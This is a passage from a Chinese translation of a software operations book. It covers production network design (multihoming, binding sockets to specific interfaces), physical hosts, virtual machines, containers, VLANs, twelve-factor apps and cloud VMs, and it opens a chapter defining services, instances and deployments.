相比之前大多数的有关系统可靠性的工作，关于面向恢复的计算的研究截然不同。其大部分工作致力于消除系统失效的根源，但也承认系统失效不可避免。这也是本书的主题！他们的研究旨在提高系统面临失效时的生存能力。

2005年，面向恢复的计算这个概念在当时太过超前。然而在现在的微服务、容器和资源容量扩展的世界中，这个概念看起来就稀松平常了。

10ROC, recovery-oriented computing, 面向恢复的计算。——译者注

我在命令中增加了包含所有DRP的参数，又运行了那个脚本。这样就能将所有DRP的max和checkoutBlockTime设置为0，从而让送货调度服务能够重新被其他线程使用。

重启组件而不是重启整台服务器的能力，是面向恢复的计算的一个关键概念。尽管没有达到面向恢复的计算所提倡的自动化水平，但我们能够在不重启所有服务器的情况下恢复服务。如果当时我们更改配置文件并重新启动所有服务器，那么在那种负载水平下，需要花费超过6小时的时间来完成所有服务器的重启。而当一旦知道该如何去做之后，仅仅动态重新配置和重启连接池这件事，只需不到5分钟的时间。

几乎就在我的脚本运行完后，我们就看到用户流量开始贯通而过，页面延迟也开始下降。大约90秒后，DRP在SiteScope中开始变绿。整个网站重新恢复运行。

6.10 尾声

我编写了一个新的脚本，可以完成重置该连接池最大值所需的所有操作。它能设置max属性，停止服务，然后重启服务。通过执行一个命令，运维中心或客户现场“指挥所”（会议室）的工程师，就可以将最大连接数重置为任何所需的数值。我后来才知道，这个脚本在整个周末都被不断地使用着。由于将连接数的最大值设置为0就会完全停用送货上门功能，因此业务负责人希望在负载较轻时能增加最大连接数，而在负载变大时将其减少到1（不为0）。

电话会议结束了。我挂断电话，去哄孩子上床睡觉。这着实花了我一点时间，因为他们不停地说着各种趣闻：逛公园，在草坪上的喷洒器下边玩儿，去后院看刚出生的兔宝宝。我很喜欢听他们聊这些。

第7章 基础层

在第6章中，运维团队、客户和我几乎与一场财务灾难擦肩而过。当时处境十分艰难，而且搞出的“解决方案”并不理想。如果没有陷入那种处境，那么我们所有人都会更高兴。我的团队无法解决底层的问题：送货调度服务器不在我们的控制范围之内，但是我能够诊断问题，并且运维中心在部分程度上缓解了事故的危害。这些完全是因为我们对系统的运行状况有较好的了解，当时显然没有时间在应用程序中添加一堆日志调用来进行调试。然而有了对系统运行状态的了解，添加新的日志记录就显得没有必要了。应用程序本身就能揭示其问题。为了应用该解决方案，我们对正在运行的系统进行了控制。如果在每次配置更改后，都必须重新启动那些服务器，则无法恢复服务。

接下来的几章将介绍一些为生产环境而设计的关键因素。为生产环境而设计，意味着将在生产环境中发现的问题视为头等大事。这些因素包括生产环境的网络，其配置可能与开发环境有很大不同。另外，它还包括日志和监控、系统运行时控制和安全性等。为生产环境而设计还意味着为执行运维操作的人们而设计，无论他们来自专门的运维团队还是开发团队内部，运维工程师也是用户。他们可能没有登录到一个精心设计的前端应用程序中，但他们可以通过配置、控制和监控界面与系统进行交互。如果系统的前端是迪士尼世界公园，那么运维工程师就需要使用公园地下的秘密隧道¹。

1迪士尼世界公园为了保证游客能有一个童话梦幻般的体验，在公园地下构建了一个巨大的隧道系统，来让工作人员可以在游客的视线之外工作。——译者注

接下来的几章将逐一介绍上述因素所构成的层级。如图7-1所示，一切起源于最底层的物理基础设施，这也是我们将在本章中讨论的问题。接下来的每一章都会向上提升一个层级，并且所关注的问题也会更加多元。




图 7-1 为生产环境而设计

你可能会注意到，图7-1中没有出现有关“即服务”的因素。IaaS2和PaaS之间的区别向来不太明显。服务提供商已经将整个产业领域横切、竖切，再斜切，导致这些分类已完全词不达意了。所以根据层级的职责来看待不同的技术平台会更有用：技术平台有哪些层？技术平台完全通过API驱动吗？哪些层的哪些职责要从运维人员转移给开发人员？哪些职责仍然是应用程序层面的关注点？哪些职责被转移到软件驱动的抽象背后了？

2infrastructure as a service, 基础设施即服务。——译者注

本章首先介绍图中的底层。要做好为生产环境而设计的运维工作，就需要了解系统的物理基础设施：系统所有其他部分所依赖的机器和电缆。首先，厘清有关网络、主机名和IP地址之类的事情。其次，考虑持有代码的那些设备：物理主机、虚拟机和容器等。每种部署对软件设计需要注意的问题都有不同的要求。最后，我们将看看当系统跨越多个数据中心时会出现的一些特殊问题。

7.1 数据中心和云端的联网

数据中心和云端的联网不仅仅是打开套接字这么简单。相比桌面网络，这些网络包含更多冗余和安全性建设。在这些网络中添加一两个虚拟化层之后，应用程序和服务的行为就会与在集成开发环境安全范围内的行为完全不同。此时需要做一些额外的工作才能让它们在这样的环境中正常工作。

7.1.1 网卡和名字

联网时最大的误解就是机器的主机名，这是因为主机名可以用两种方式来定义。首先，主机名是操作系统用来识别自身的名字，即在运行 `hostname` 命令时所看到的内容。机器的管理员可以设置该主机名和“默认搜索域”，将主机名和搜索域拼接在一起就构成了FQDN³。

3fully qualified domain name, 全限定域名。——译者注

主机名的第二个定义就是系统的外部名字。其他计算机希望使用这样的主机名连接到目标机器。当一个程序试图连接到一个特定的主机名时，就会通过DNS解析这个名字。DNS可能通过递归查询，向其上级DNS提出请求，并最终返回该主机名所对应的IP地址，从而解析目标主机名。

有没有发现这两个定义的差异？那就是无法保证机器自身的FQDN与DNS为该机器的IP地址所提供的FQDN相匹配，换句话说，机器可能会将其FQDN设置为 `spock.example.com`，但在DNS映射中会有

mail.example.com和www.example.com这样的FQDN。两个定义的根本区别是，机器使用其主机名标识整个机器，而DNS名字仅用来标识IP地址，多个DNS名字可以被解析为同一个IP地址。而对负载均衡服务来说，一个DNS名字也可以被解析为多个IP地址，这意味着“DNS名字到IP地址”是一种“多对多”的关系，但是其中的机器仍然貌似只有一个主机名。许多实用程序和应用程序都假定机器自分配的FQDN是合法的DNS名字，解析后不会发生改变。这对开发机器来说基本上是正确的，但对生产环境的服务来说一般是错误的。

还存在另一种多对多的关系。一台机器可能有多个网卡，如果在Linux或Mac计算机上运行ifconfig，或者在Windows计算机上执行ipconfig，则可能会看到有几个网卡被列出来。每个网卡可以连接到不同的网络，每个活动的网卡能在其特定网络上获取IP地址，这被称为多宿主（multihoming）。数据中心中的每台服务器一般都是多宿主的。

为了增强移动性，开发人员的计算机通常具有多个网卡。其中一个具备有线以太网端口（对那些使用有线以太网的台式机或笔记本电脑来说），另一个网卡将用于Wi-Fi。这两个网卡背后都有物理硬件支持。环回网卡是一个虚拟设备，能够处理127.0.0.1这样的IP地址。

多宿主的数据中心机器有着不同的着眼点。为加强安全性，人们使用专用的网络进行管理和监控。为提高性能，人们将例如备份等操作要求的高额流量，与生产环境的业务流量进行分离。这些网络具有不同的安全要求，而那些不知道存在多个网络接口的应用程序，最终就容易接受来自错误网络的连接，例如来自生产环境网络的管理连接，或通过备份网络提供生产环境的业务功能等。

图7-2中的这台服务器有4个网络接口。UNIX的命名惯例是在驱动程序类型后跟数字；在Linux中，这些网络接口的命名是从eth0到eth3；对Solaris而言，根据网卡和驱动程序版本的不同，这些网络接口的命名可能是ce0到ce3或qfe0到qfe3；Windows默认会给这些接口赋予冗长的令人难以置信的名字。



图 7-2 具有不同网络接口的服务器

图7-2中有4个网络接口，其中两个专用于“生产环境”的流量，来实现应用程序的功能。如果图中的服务器是Web服务器，则这两个网络接口会处理传入的请求，并返回回复信息。在这个例子中，这两个网络接口都用于生产环境的流量。由于这两个网络接口分别连接两台交换机，因此该服务器可能针对高可用性进行了配置。这两个网络接口可能实现了负载均衡，也可能被设置为能实现故障切换的两个设备。如图所示，数据包可以通过两个IP地址到达该服务器，这意味着这两个地址可能各自都有DNS条目。换句话说，这台机器有多个名字！它有自己的内部主机名（由hostname命令返回的那个名字），但是从外部来看，多个名字指向该主机。

在生产环境中配置多个网络接口的另一种常见方法，是绑定或分组。在这样的配置中，两个网络接口共享一个公共IP地址，此时操作系统能确保单个数据包仅通过其中一个网络接口发送出去。绑定的网络接口可以配置为自动平衡出站流量，或在两个网络接口中选择一个来发送数据。那些连接到不同交换机的绑定的网络接口，需要在交换机上进行一些额外的配置，否则会导致“路由环路”。如果不小心让数据中

心出现了路由环路，那么你肯定会因此而出名，但这不会是一个好名声。

图中另外两个额外的“后端”网络接口，专用于特殊用途的数据流量。由于备份操作会以突发的方式传输巨量的数据，因此如果备份发生在生产环境网络上就会堵塞网络。因此，良好的数据中心网络设计，是将备份用的数据流量分流到其专用的网段上。而这项工作有时由单独的交换机处理，有时仅由生产环境交换机上的单独虚拟局域网⁴处理。备份流量从生产环境网络中分离出来后，当执行备份操作时，应用程序用户不会因此受到影响。（然而，如果这台服务器没有足够的I/O带宽同时处理备份流量和应用程序流量，那么备份时用户可能会受影响。不管怎样，当此服务器进行备份时，其他应用程序的用户不会受到影响。）

4虚拟局域网（Virtual LAN，VLAN），指计算机网络中在OSI第2层“数据链路层”上进行分区和隔离的广播域。——译者注

许多数据中心都有一个专用于管理的网络。这是一项重要的安全保护措施，如此一来，类似SSH（安全外壳）这样的服务就可以只绑定到专用于管理的网络接口上，并且生产环境的网络无法访问。当攻击者在防火墙上打开缺口时，或者当处理内部应用程序的服务器没有受到防火墙保护时，这种安全措施很有帮助。

7.1.2 多网络编程

多网络接口的应用场景会影响应用程序软件。默认情况下，监听一个套接字的应用程序，会监听所有网络接口上的连接请求。编程语言库总是有一个“简单”的套接字监听版本，这个“简单”版本只是在主机的每个网络接口上打开一个套接字。这一点很糟糕！我们不能怕麻烦，在打开套接字时要指定IP地址：

```
// 糟糕的做法
ln, err := net.Listen("tcp", ":8080")

// 好的做法
ln, err := net.Listen("tcp", "spock.example.com:8080")
```

要确定绑定的网络接口，必须提供应用程序的名字或IP地址。在多宿主服务器条件下，情况大有不同。在开发环境中，服务器可以始终调用其`getLocalHost()`的编程语言特定版本来获取主机名，但在多宿主机器上，这样做只会返回与服务器内部主机名相关联的IP地址。这个IP地址可能属于任何网络接口，具体返回哪个IP地址取决于服务器本地的命名约定。因此，需要在套接字上监听的服务器应用程序，必须添加可配置的属性来定义服务器应绑定的网络接口。

出站连接

在某些极其罕见的情况下，当连接到目标IP地址时，应用程序还必须指定发出流量的网络接口。如果此事发生在生产环境的系统中，我会将其视为主机中的一个配置错误：这意味着数据可以通过多条路由，流经目标IP地址所属的不同网卡，并到达同一个目的地。

还有一种例外情况，那就是连接到两个交换机的两个网卡被绑定到了同一个网络接口。假设`en0`和`en1`连接着不同的交换机，但同时两者也被绑定为`bond0`。在没有任何附加指示的情况下，正在打开出站连接的应用程序就不知道要使用哪个接口来发送数据，此时应该确保路由表将默认网关设置为`bond0`。

有了本节的铺垫，我们现在就有足够的网络知识讨论主机，并在其上构建虚拟化层。

7.2 物理主机、虚拟机和容器

在某种程度上，所有机器都是一样的，所有的软件最终都运行在设计精巧的硅片上。所有的数据都往来于旋转的硬盘盘片上，或者编码到一个个“与非门”的微小电荷中，机器的相似性仅此而已。令人眼花缭乱的部署选项迫使我们考虑机器的特性和生命周期，系统的部署也不仅仅是打包的问题。在数据中心的物理环境下看似不错的设计，在被用于容器化的云环境时，不是成本高昂，就是彻底失败。本节将介绍这些部署选项以及它们如何影响各种环境下的软件架构和设计。

7.2.1 物理主机

CPU是数据中心和开发机器交会的地方。时下几乎所有系统运行在英特尔或AMD x86-64的多核处理器上，时钟速度也几乎相同。如果一定要找出区别，那就是现在开发机器往往比数据中心常见的比萨盒模样的主机更耐用，这是因为数据中心的硬件设备都是一次性的消耗品。

这与10年前相比发生了巨大的转变。在标准化商用硬件的定价策略及其Web规模获得全面胜利之前，数据中心硬件就是建立在单个物理机器的高可靠性上的。我们如今的理念是通过足够多的主机保证各个服务的负载均衡，使得单台主机的损失不再是灾难性的。在这种情况下，我们希望每台主机都尽可能便宜。

对于上述规则有两个例外。第一，一些处理任务需要主机拥有大容量内存，比如图形处理任务就比普通的HTTP请求-响应任务的要求更高。第二，需要专业化的图形处理单元计算任务，比如一些“易并行”的算法适合于在数千个向量处理内核中执行。

数据中心存储形式和容量的多样性仍然令人眼花缭乱。大多数有用的存储并不会直接位于单台主机上。实际上，你的开发机器可能比数据中心的里的一台主机拥有更大的存储空间。一般的数据中心主机仅有足够的存储空间来容纳一些虚拟机镜像，并提供一点本地硬盘存储空间。而大量的存储空间则来自存储区域网络或网络附属存储。不要被这两个词的相似性所迷惑，这两个阵营之间曾发生过“血腥的堑壕战”。（在数据中心的机房里构筑堑壕比你想象的要更容易，只需撬起几块活动的地板就行。）但是，对在主机上运行的应用程序来说，两者看起来就像是另一个挂载点或驱动器盘符。应用程序不需要太在意在存储器上使用什么协议，只需测量任务的吞吐量即可，比如使用Bonnie 64这款工具能让你不费吹灰之力就能看到实用的吞吐量视图。

总而言之，现在的情况比过去要简单得多。对大多数应用程序来说，生产环境的硬件设计只需进行水平扩展，其间只要留意那些专门的工作负载，并将它们转移到专用的主机上就可以了。但是，在大多数情况下，应用程序并不会直接在硬件上运行，21世纪初的虚拟化浪潮将直接在物理机器上运行软件的方式淘汰了。

7.2.2 数据中心的虚拟机

虚拟化技术向开发人员承诺，在数据中心令人眼花缭乱的物理配置阵列中，为其提供通用硬件外观。同时也向数据中心经理承诺，不仅可以控制“服务器蔓延”，还能将所有那些平时利用率仅为5%的额外的Web服务器，打包成一个高密度、高利用率和易于管理的整体。猜猜这两个故事哪个更具吸引力？

虚拟化不利的一面是，系统性能的可预测性不强。许多虚拟机会在同一台物理主机上运行，但很少会见到虚拟机能从一台主机移动到另一台主机上，因为这样做对“客户机操作系统”来说具有破坏性。（“主机操作系统”是真正在硬件上运行的操作系统，它提供了虚拟化的功能。而“客户机操作系统”运行在虚拟机上。）物理主机通常会被“超额订购”，这意味着物理主机可能有16个内核，但分配到主机的虚拟机的内核总数可以达到32个，这样该主机的“订购量”达到200%，即“超额订购”了100%。如果其上所有的应用程序都在同一时间收到请求，虽然这仅仅是偶然的情况，但那时该主机没有足够的CPU来处理这些请求。

主机上几乎所有的资源可以被“超额订购”，特别是CPU、内存和网络。无论资源如何“订购”，结果总是一样的：所有虚拟机相互争夺资源，并且会随机地变慢，而“客户机操作系统”几乎不可能监控到这一点。

当将应用程序设计为在虚拟机上运行时（如今几乎所有的应用程序也是如此），必须要确保任何一台主机的损失或减速都不会对其造成影响。虽然这是一个美好的愿景，但在这里尤其重要，以下是需要注意的一些因素。

- 分布式编程技术需要整个集群的同步响应才能继续发挥作用。
- 密切注意集群管理器或资源锁管理等“特殊”的机器，除非存在无须重新配置即可取而代之的另一台机器。
- 留心应用程序对请求或事件发生顺序的依赖。没有人会将其设计到系统中，但这种依赖可能会意外地蔓延到系统中。

虚拟机使得所有有关时钟的问题都变得更糟。在大多数程序员的思维模式里，时钟是单调和顺序的。也就是说，对系统时钟进行采样的程序，可能会两次得到相同的时间值，但最后得到的时间值永远不会小于先前得到的时间值。事实证明，即使在物理机器上的时钟也不可能达到这样的程度，而在虚拟机上情况可能会更糟。在检查时钟的两次调用之间，虚拟机可能会被无限期地挂起，甚至可能会被迁移到与原始主机相比具有时钟偏差的其他物理主机上。但虚拟机上的时钟不一定是单调或顺序的，这种情况下，虚拟化工具会通过向虚拟机通信掩盖这一特点，从而查询主机，如此虚拟机便可以在被唤醒时更新其操作系统的时钟，这能使虚拟机的操作系统时钟与主机的操作系统时钟同步。然而从应用程序的角度来看，这使得时钟跳跃得更厉害。总而言之，不要相信操作系统的时钟！如果人类使用的时间很重要，可以使用类似本地网络时间协议服务器等外部时间来源。

7.2.3 数据中心的容器

在开发人员的推动下，容器已经“侵入”了数据中心。容器提供进程隔离和虚拟机封装技术，以及开发人员容易掌握的构建过程。容器的口号是：“永远不会再问生产环境是否与QA环境一致这样的问题。”

数据中心的容器与云上的虚拟机具有非常相似的作用（请参阅7.2.4节）。任何单个容器的“身份”⁵都很短暂，因此，不应该基于每个容器实例来配置。否则，就可能会导致旧的监控系统（比如Nagios）产生“有趣”的效果：每次添加或删除机器时都需要重置和回弹。

⁵身份（identity）指在容器的生命周期中对该容器自身的识别性。——译者注

容器没有太多的本地存储空间，所以应用程序必须依靠外部存储系统存储文件、数据甚至是缓存。

在数据中心运行容器最具挑战性的问题，绝对是联网问题。默认情况下，容器不会在主机上暴露任何端口（在其自身的虚拟网络接口上暴露）。此时可以有选择地将端口从容器转发到主机，但接下来仍须将这些端口从一台主机连接到另一台主机。一种常见模式是覆盖网络

（overlay network），它使用虚拟局域网（请参阅下文框注）在容器之间创建虚拟网络，这种模式尚在发展阶段。“覆盖网络”拥有自己的IP地址空间，并通过主机上运行的软件交换机执行自己的路由。在“覆盖网络”中，一些控制平面软件综合管理容器、虚拟局域网、IP地址和主机名字。

容器世界中最难解决的第二个问题，是确保在正确的机器上运行足够多的正确类型的容器实例。容器意味着来去匆忙，其吸引人的部分原因在于它们启动时间非常快（是毫秒级而不是分钟级），这意味着容器实例将会像一团团小泡沫一样在主机上时隐时现。手动操作容器是荒谬的，相反，我们将这项工作委托给另一个控制平面软件，用容器描述所需负载，并且使用该软件将容器像“蛋糖霜”那样“涂抹”在物理主机上。该软件也应该知道主机的地理分布，这样，它可以按照地区分配实例，从而实现低延迟，同时在数据中心遭受损失的情况下保持系统的可用性。

由同一个软件来调度容器实例并管理其网络设置，这似乎很自然，对吗？在数据中心运行容器的解决方案正在涌现，目前还没有哪个方案占据绝对优势，但像Kubernetes、Mesos和Docker Swarm⁶这样的软件包可以解决容器实例的联网和分配调度问题。能够率先解决这些问题的方案，将能够真正地拥有“数据中心的操作系统”的称号。

6Kubernetes、Mesos和Docker Swarm都是容器管理和容器编排引擎。
——译者注

虚拟机的虚拟局域网

似乎没有足够多的方法让数据包落入端口上套接字的“口袋”，目前使用虚拟局域网（VLAN）和可扩展虚拟局域网（VXLAN）两种方法来处理。虚拟局域网旨在通过“多路复用”⁷技术，将以太网的一些帧组合在单一的线路上传输，但让交换机将这些帧视为来自完全独立的网络进行处理。虚拟局域网的标签是一个数字，范围是1~4094，它会嵌入到以太网帧标头中的物理路由部分。你所遇到的每个网络都支持虚拟局域网。

拥有网卡的操作系统可以创建一个分配到虚拟局域网的虚拟设备。然后，由该虚拟设备发出的所有数据包都将具有该虚拟局域

网的ID号。这也意味着虚拟设备在分配给该虚拟局域网的子网中必须拥有自己的IP地址。

可扩展虚拟局域网采用相同的思路，但其实现了在“第3层”运行，这意味着其在主机上对IP地址可见。它还在IP地址数据包标头中，使用了多达24位的数据段，因此一个物理网络可以容纳超过1600万个可扩展虚拟局域网。

数据中心周围电缆的部署工作曾由网络工程师专门负责。现在，虚拟化和容器的动态更新越来越依赖软件交换机来实现。将来在主机上运行软件交换机会变得越来越普遍，从而为容器提供一个完整的网络环境。该环境具有如下功能。

- 允许容器“相信”它们在独立的网络上运行。
- 通过虚拟IP地址支持负载均衡。
- 将防火墙用作通往外部网络的网关。

当这项技术成熟时，容器系统自身必须能提供负载均衡能力，并且需要知道与其通信的其他容器系统所在的IP地址和端口。

7多路复用（**multiplex**）指将多个信号组合在单个传输通道上进行传输的技术。——译者注

当为容器设计应用程序时，有以下一些注意事项。首先，由于整个容器镜像会从一个环境移动到另一个环境，因此容器镜像不可保存像生产环境数据库证书授权信息之类的内容，所有的证书授权信息都必须提供给容器。一个“12要素”风格的应用程序自然会处理这一点，如果没有使用这种风格，那么在启动容器时考虑将配置注入容器。无论哪种情况，都可以考虑使用密码库系统。

其次，要注意联网。同样，当容器镜像和容器一样时，容器镜像的设置将动态调整，所以容器镜像不应包含主机名和端口号。当启动若干容器时，控制层会建立容器之间的所有连接。

12要素应用程序

由Heroku公司的工程师率先提出的“12要素应用程序”，是对云原生、支持容量扩展且可部署的应用程序的简洁描述。即使系统没有在云上运行，该描述也为应用程序开发人员提供了很好的检查单。

“12要素”不仅指明了各种潜在部署障碍，还为解决各种障碍提供了参考方案。

基准代码

基准代码在版本控制系统中只有一份，每个版本只构建一次二进制包，并将其部署到各个环境中。

依赖

显式声明依赖关系。

配置

在环境中存储配置信息。

后端服务

把后端服务当作附加资源。

构建、发布、运行

严格分离构建和运行。

进程

以一个或多个无状态进程运行应用程序。

端口绑定

通过端口绑定提供服务。

并发

通过进程模型进行扩展。

易处理

快速启动和优雅终止可最大化稳健性。

开发环境与生产环境等价

让开发环境、预发布环境和生产环境尽可能一致。

日志

将日志视为事件流。

管理进程

将后台管理任务当作一次性进程运行。

容器可以快速启动或停止，避免长时间的启动或初始化操作。一些生产环境服务器需要花费好几分钟来加载参考数据或预热高速缓存，这些都不适用于容器，要尽力把总启动时间控制在1秒以内。

众所周知，调试正在容器中运行的应用程序非常困难。访问日志文件就颇具挑战性，更别说弄清楚为什么一些套接字一直保持开放了。与普通的应用程序相比，容器化的应用程序更需要将其“遥测”监控数据发送到数据采集器集中处理。

7.2.4 云上的虚拟机

在本书还在撰写时，AWS已成为绝对的主流云平台，谷歌云平台正借助极具吸引力的定价模式持续获得关注，但要接近AWS的工作负载水平，还有很长的路要走。不过，这个世界的变化还是很快的，虽然先进的云平台功能必然助推锁定效应，但计算和存储容量更有可能被竞争对手赶上。

现在能很明显地看到，传统应用程序可以在云上运行。无论再怎么强调关于“直接迁移”8方面的努力，它们的确可以运行了。同时，云原生

系统将具有更好的运维特性，尤其在可用性和成本方面。

8直接迁移（**lift and shift**）指在无须重新设计的情况下，将应用程序从一个环境移动到另一个环境运行。——译者注

在云上，当数据中心工程和运维人员水平相当时，所有虚拟机的可用性都比不上物理主机。如果从云上“移动部分”角度思考这个问题，就会明白这种情况。云上的虚拟机在物理主机上运行，但在虚拟机和物理主机之间存在一个额外的操作系统。通过调用管理API（软件控制层），云上的虚拟机可以在没有任何通知的情况下启动或停机。另外，云上的虚拟机还与其他虚拟机共享物理主机，并可能与之争夺资源。只要你的系统曾在AWS中运行，无论时间长短，都会遇到虚拟机毫无征兆死机的情况。如果是长时间运行的虚拟机，你甚至可能会收到AWS发来的通知，说你的机器必须要重启，否则后果自负！

在云上虚拟机中使用传统应用程序的另一个挑战，是机器“身份”的短暂性。只要机器能持续运行，其ID和IP地址就保持不变，所以在配置文件中保存主机名或IP地址是大多数传统应用程序的配置方法。但在AWS中，每次虚拟机启动时其IP地址都会更改。如果应用程序确实需要在文件中保留这些地址，那么就需要从亚马逊那里租用弹性IP地址⁹。一个拥有基本功能的AWS账户可租用的IP地址数量有限，但如果要租用的弹性IP地址不多，这个方案还是不错的。

9弹性IP地址（**elastic IP**）指被分配给特定AWS账户的静态公网IPv4地址，若将其分配给EC2实例供外部访问，当该EC2实例重启时，该弹性IP地址能保持不变。这样能方便用户使用，但需要租用。——译者注

一般来说，云上虚拟机需要“主动”接受工作，而不是让控制器分派工作。这意味着新的虚拟机应该能够启动，并加入任何worker线程池处理工作负载。对于HTTP请求，自动扩展和负载均衡器（可以是资源可伸缩负载均衡器或应用程序负载均衡器）较为可行。对于异步加载，可以通过在队列中的消费者进行处理。

对于云上虚拟机的网络接口，默认设置非常简单：一个网卡绑定一个专用的IP地址，有可能这并不总是你想要的。单个网卡可以支持的流量存在一定的限制，这个限制主要取决于可用套接字的数量。套接字端口号取值必须介于1~65535，所以一个网卡最多可以支持约64 000

个连接。如果仅仅是想处理更多同时接入的连接，那么可以在生产环境配置更多的网卡，这样同时易于监控和管理流量。在此特别指出，在每台服务器上，向前端网卡开放SSH端口并不可行。最好设置一个使用SSH连接并严格记录日志的单个入口点（一台“堡垒”或“跳板机”服务器），然后使用私有网络通过该入口点连接到其他虚拟机。

将这些虚拟机连接在一起，有其特殊的挑战和解决方案。

7.2.5 云上的容器

在云上虚拟机中运行的容器，同时继承了容器和云带来的挑战。这些容器的寿命和身份都很短暂。将这些容器连接起来，意味着要跨过不同的虚拟机来连接网络端口，而这些虚拟机可能位于不同的时区或地区。独立服务在这种部署环境中运行所需进行的设计，与它们在数据中心的容器中运行所需进行的设计类似。此时最大的挑战是将这些容器构建成一个整体的系统，从某种意义上讲，容器的使用将复杂性这口“锅”，从容器内部甩给了控制层（第10章将讨论控制层）。

7.3 小结

依托云计算和PaaS，部署环境的范围已经扩大了许多。这些环境像“抛绣球”一样将职责在应用程序的开发、平台开发、运维和基础设施之间抛来抛去。尽管如此，每种环境还是有一些常见的考虑因素。

- 网络是如何构造的？只有一个网络还是多个网络？机器是否拥有能够在不同网络上处理不同任务的网卡？
- 机器是否具有持久的身份？
- 机器是否会自动启动和停机？如果是，如何管理它们的镜像？

看板或JIRA的工作项中虽然绝对不会出现这些问题的求助或解决方法，但它们对系统从开发阶段到运维阶段的平稳过渡至关重要。

在构建了一个稳定的基础层之后，需要看看在该环境中的单个机器实例将如何表现，以及可以如何控制它们，下一章将讨论这些问题。

第 8 章 实例层

第7章讨论了在基础层部署软件时可能面对的各种网络环境和物理环境，本章将重点介绍位于基础层之上的实例层。高质量的实例应该设计明晰、接受控制、易于配置且能够管理网络连接，而且每个实例都应该从容地接受并优雅地处理各种压力和“冒犯”。因此，本章会涉及第5章讨论的一些稳定性模式。

汽车发动机需要燃料、火和空气才能工作，软件则需要代码、配置和网络连接才能运行。每台机器都需要正确的代码、配置和网络连接，目前面临的问题是，我们的词汇并没有真正跟上技术的发展。例如，当有人说“服务器”时。他可能指在数据中心的物理主机上运行的虚拟机，但其他人可能将其理解为操作系统内的进程，而不是整个机器镜像。像容器这样的技术使“服务器”的定义更加模糊：位于容器且承载该容器操作系统的进程。应该把哪个称为“服务器”呢？以下给出一些术语的定义，也许看起来有些刻板，但能帮助区别接下来讨论中涉及的概念。

服务 指共同协作、以单元的形式对外提供功能的跨机器进程集合。一个服务可能包含来自多个可执行文件（例如应用程序代码和数据库）的多个进程。它既可能对外呈现单个IP地址，并在后台进行负载均衡（更多信息请参阅第9章），也可能有多个IP地址，且每个都使用相同的DNS名称。

实例 指单台机器（容器、虚拟机或物理机）上的一个安装文件集，位于运行相同可执行文件的负载均衡阵列中。一个服务可以由多种可执行文件组成，而一组实例指的是运行相同可执行文件的多个进程，这些实例在不同的机器上运行。

可执行文件 指由构建过程所创建的制品，机器可以将其作为进程来启动。在编译型语言中，这是一个可执行的二进制文件，而对于解释型语言则是源文件。简单起见，“可执行文件”还包括在执行之前需要安装的共享库。

进程 指在系统中正在运行的一个应用程序，也是可执行文件的运行时镜像。

安装文件集 指可执行文件、所有衍生目录、配置文件以及机器上的其他资源。

部署 在一台机器上创建安装文件集的行为。部署是自动化的过程，其定义在源代码控制系统中保存。

为了让上述定义更具体，可以参阅图8-1中显示的“贷款请求”服务部署。



图 8-1 “贷款请求”服务部署

在部署图中，我们重点将源代码转换为二进制文件，并将二进制文件部署到相应机器上。这涉及文件的移动，构建过程将源代码编译为可

执行的二进制文件，并存入部署包库。在使用部署流水线进行构建的过程中，流水线的各阶段会根据相应的质量标准，标记构建是否通过。如果一次构建完全通过了部署流水线的各个阶段，那么这个带有通过标记的二进制文件就会作为安装文件集部署到各个机器上。在部署期间，所有这些文件都是固定的。现在看一下运行时视图，如图8-2所示。



图 8-2 运行时视图

在运行时视图中，我们更关心机器上运行的进程。（另外，如果将静态视图和动态视图都塞入同一张图，就会导致架构上的混乱。）每台

机器都运行相同二进制文件的实例，即编译后的服务。这些实例都供HAProxy¹负载均衡器调度，负载均衡器的地址是10.10.128.19，绑定在以DNS命名的loanrequest.example.com网站上。

¹HAProxy即high availability proxy，指高可用代理。——译者注

这些定义看起来有些小题大做，但是当不同的人使用同一个词来指代不同的事物时，团队工作很难进行。尤其在进行运维工作时，精准沟通更加重要。如果请求某人“重启服务器”，你可能都不知道他将“捣鼓”哪台服务器，并且也不能确定他是要关掉一个进程，还是要重启整台机器。

现在看一下实例所需的代码、配置和网络连接。

8.1 代码

即使是讨论有关容器与虚拟机镜像的问题，我们也应该看看一些有关代码的内容。

8.1.1 构建代码

开发人员在代码上倾注了大量的心血，才提供了众多构建、存放和部署代码的强大工具。即使有了这些工具，还是需要遵守一些重要的规则，主要是保证用户准确地知道实例中添加的代码。因此，建立从开发人员到生产环境实例的强大的“监管链”至关重要，另外，必须确保任何未经授权的一方，都无法在用户系统中添加代码。

“监管链”从开发人员的工位开始，开发人员应该在版本控制系统中管理代码。现如今必须使用版本控制系统，但只有代码才能进入版本控制系统，版本控制并不擅长处理第三方库或依赖库。

开发人员必须能够构建系统，运行测试，并且至少在本地运行一部分系统。这意味着构建工具必须能将依赖库从某处下载到开发人员的计算机中。默认情况下，构建工具一般从互联网上下载这些依赖库。

Maven用户熟知这样一个笑话：在运行某种构建时，Maven会把互联网上近一半的内容下载下来。

